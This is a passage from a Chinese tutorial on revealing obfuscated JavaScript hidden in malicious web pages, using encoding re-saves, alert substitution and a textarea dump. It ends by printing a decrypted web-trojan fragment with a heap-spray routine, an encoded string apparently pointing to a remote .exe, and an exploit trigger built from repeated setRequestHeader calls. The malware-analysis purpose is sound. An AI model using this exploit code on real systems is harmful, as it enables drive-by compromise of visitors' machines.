


图47 “&#数字;”类的乱码

用浏览器打开这个网页，在浏览器中点击菜单“文件”→“另存为”命令，打开了网页另存为对话框。然后选择保存时的编码为“中欧(ISO)”，随便指定一个文件名（图48）。



图48 转换编码保存

保存后，用记事本打开，就可以看到网页加密代码中的此段代码被还原成明文了（图49）。




图49 还原代码成功

在源文件中，还有一类特殊的乱码，显示的是一些繁体的乱字符（图50）。其实这段代码采用的是US-ACSII加密方式，确定这种加密的方法与前面的是一样的，直接保存为中欧(ISO)编码，即可从源文件中查看到解密后的代码了。




图50 加密代码

二 Alert弹出窗口解密代码

打开另一个新页面，张老师发现这依然是一个加密过的网页。

在加密的源代码中，发现有一段代码是采用了很奇怪的数字加密方式（图51）：

<script> document.write (unescape('function%20*****\D%0A'))</script>




图51 JS加密

【加油站】

在JAVASCRIPT语言中，“document.write”是一条打印语句；而“eval”指的是eval()函数，这个函数可以把一个字符串当作一个JavaScript表达式一样去执行。如果在JS的加密代码中碰上“document.write”，通常将它改成“alert”，如果遇到“eval”，一般改成“document.write”。

很显然，它采用的是JS加密方式。对于这类加密方式，要采用字符替换的方式，以显示还原代码。张老师将“document.write”改成“alert”，然后运行即可看到结果（图52）。




图52 弹出加密内容

在代码段中还有一处也采用了奇怪的字符加密，并且在数字下面有一段代码为（图53）：

t=window["\x65\x76\x61\x6c"]("String.fromCharCode("+t+")");

window["\x64\x6f\x63\x75\x6d\x65\x6e\x74"]["\x77\x72\x69\x74\x65"](t);</script>




图53 JS混淆加密

张老师分析了一下，发现这段代码采用的是JS混淆加密方法。先看看前面的两段代码中的“\x64\x6f\x63\x75\x6d\x65\x6e\x74”之类是什么意思。打开一个记事本，输入如下字符（图54）：

```
<SCRIPT LANGUAGE="JavaScript">
alert("\x65\x76\x61\x6c")
alert("\x64\x6f\x63\x75\x6d\x65\x6e\x74")
alert("\x77\x72\x69\x74\x65")
</SCRIPT>
```




图54 保存转换代码

将文件保存为“解密.htm”，然后双击在浏览器中打开这个网页文件。可以看到先弹出了一个对话框，显示的内容为“eval”（图55）；确定后又弹出一个对话框，内容为“document”（图56）；再确定后，弹出对话框内容为“write”（图57）。



图55 第一次解密




图56 第二次解密




图57 第三次解密

通过这个方法，就可以显示出来原本经过十六进制转义加密的字符串。说明上面的代码为：

```
t=window[eval]("String.fromCharCode("+t+")");
window[document][write](t);
```

这段代码的意思，其实就是将经过加密的真实源码赋值为t，再用document.write写出执行。因此，将上面的代码改为：

```
t=window[eval]("String.fromCharCode("+t+")");
alert(t);
```

保存网页文件后，双击在浏览器中打开，看到弹出了真实的代码内容（图58）：




图58 弹出代码内容

但是，张老师发现一个问题，Alert根据里显示器的大小显示内容，无法完整显示出代码内容，只显示了代码中的一部分。于是张老师对代码进行了修改，将这段加密代码复制到一个新的文本文件中，写入一段javascript代码（图59）：

```
document.getElementById('textfield').value=t;
```

替换掉原来的代码：

```
window["\x64\x6f\x63\x75\x6d\x65\x6e\x74"]["\x77\x72\x69\x74\x65"](t);
```




图59 写入代码

然后在页面加密代码的最顶端，添加如下代码段（图60）：

```
<form id="form1" name="form1" method="post" action="">
 <label>
 <textarea name="textfield" cols="100" rows="50"></textarea>
 </label>
</form>
<script>
```




图60 添加文本框

这段代码的意思是建立一个文本框，然后把刚才的加密代码“t”的内容显示在文本中，就不用直接弹出对话框来显示了。再次运行加密网页后，得到了结果（图61）。

```
"%u2e6e%u6f63%u2e6d%u6e63%u6d2f%u6d75%u2e61%u7865" +
"%u0065");

sz = sh.length * 2;
npsz = 0x400000-(sz+0x38);
nps = unescape ("%u0D0D%u0D0D");
while (nps.length*2<npsz) nps+=nps;
ihbc = (0x12000000-0x400000)/0x400000;
mm = new Array();
for (i=0;i<ihbc;i++) mm[i] = nps+sh;

obj.open(new Object(),new Object(),new Object(),new Object(), new Obje
());

obj.setRequestHeader(new Object(),'……');
obj.setRequestHeader(new Object(),0x12345678);
obj.setRequestHeader(new Object(),0x12345678);
obj.setRequestHeader(new Object(),0x12345678);
obj.setRequestHeader(new Object(),0x12345678);
obj.setRequestHeader(new Object(),0x12345678);
obj.setRequestHeader(new Object(),0x12345678);
obj.setRequestHeader(new Object(),0x12345678);
obj.setRequestHeader(new Object(),0x12345678);
obj.setRequestHeader(new Object(),0x12345678);
}
```

图61 解密后的木马代码

三 <xmp>标签再解密

打开另一个网页，这次加密的代码更加混乱，难以识别（图62）。

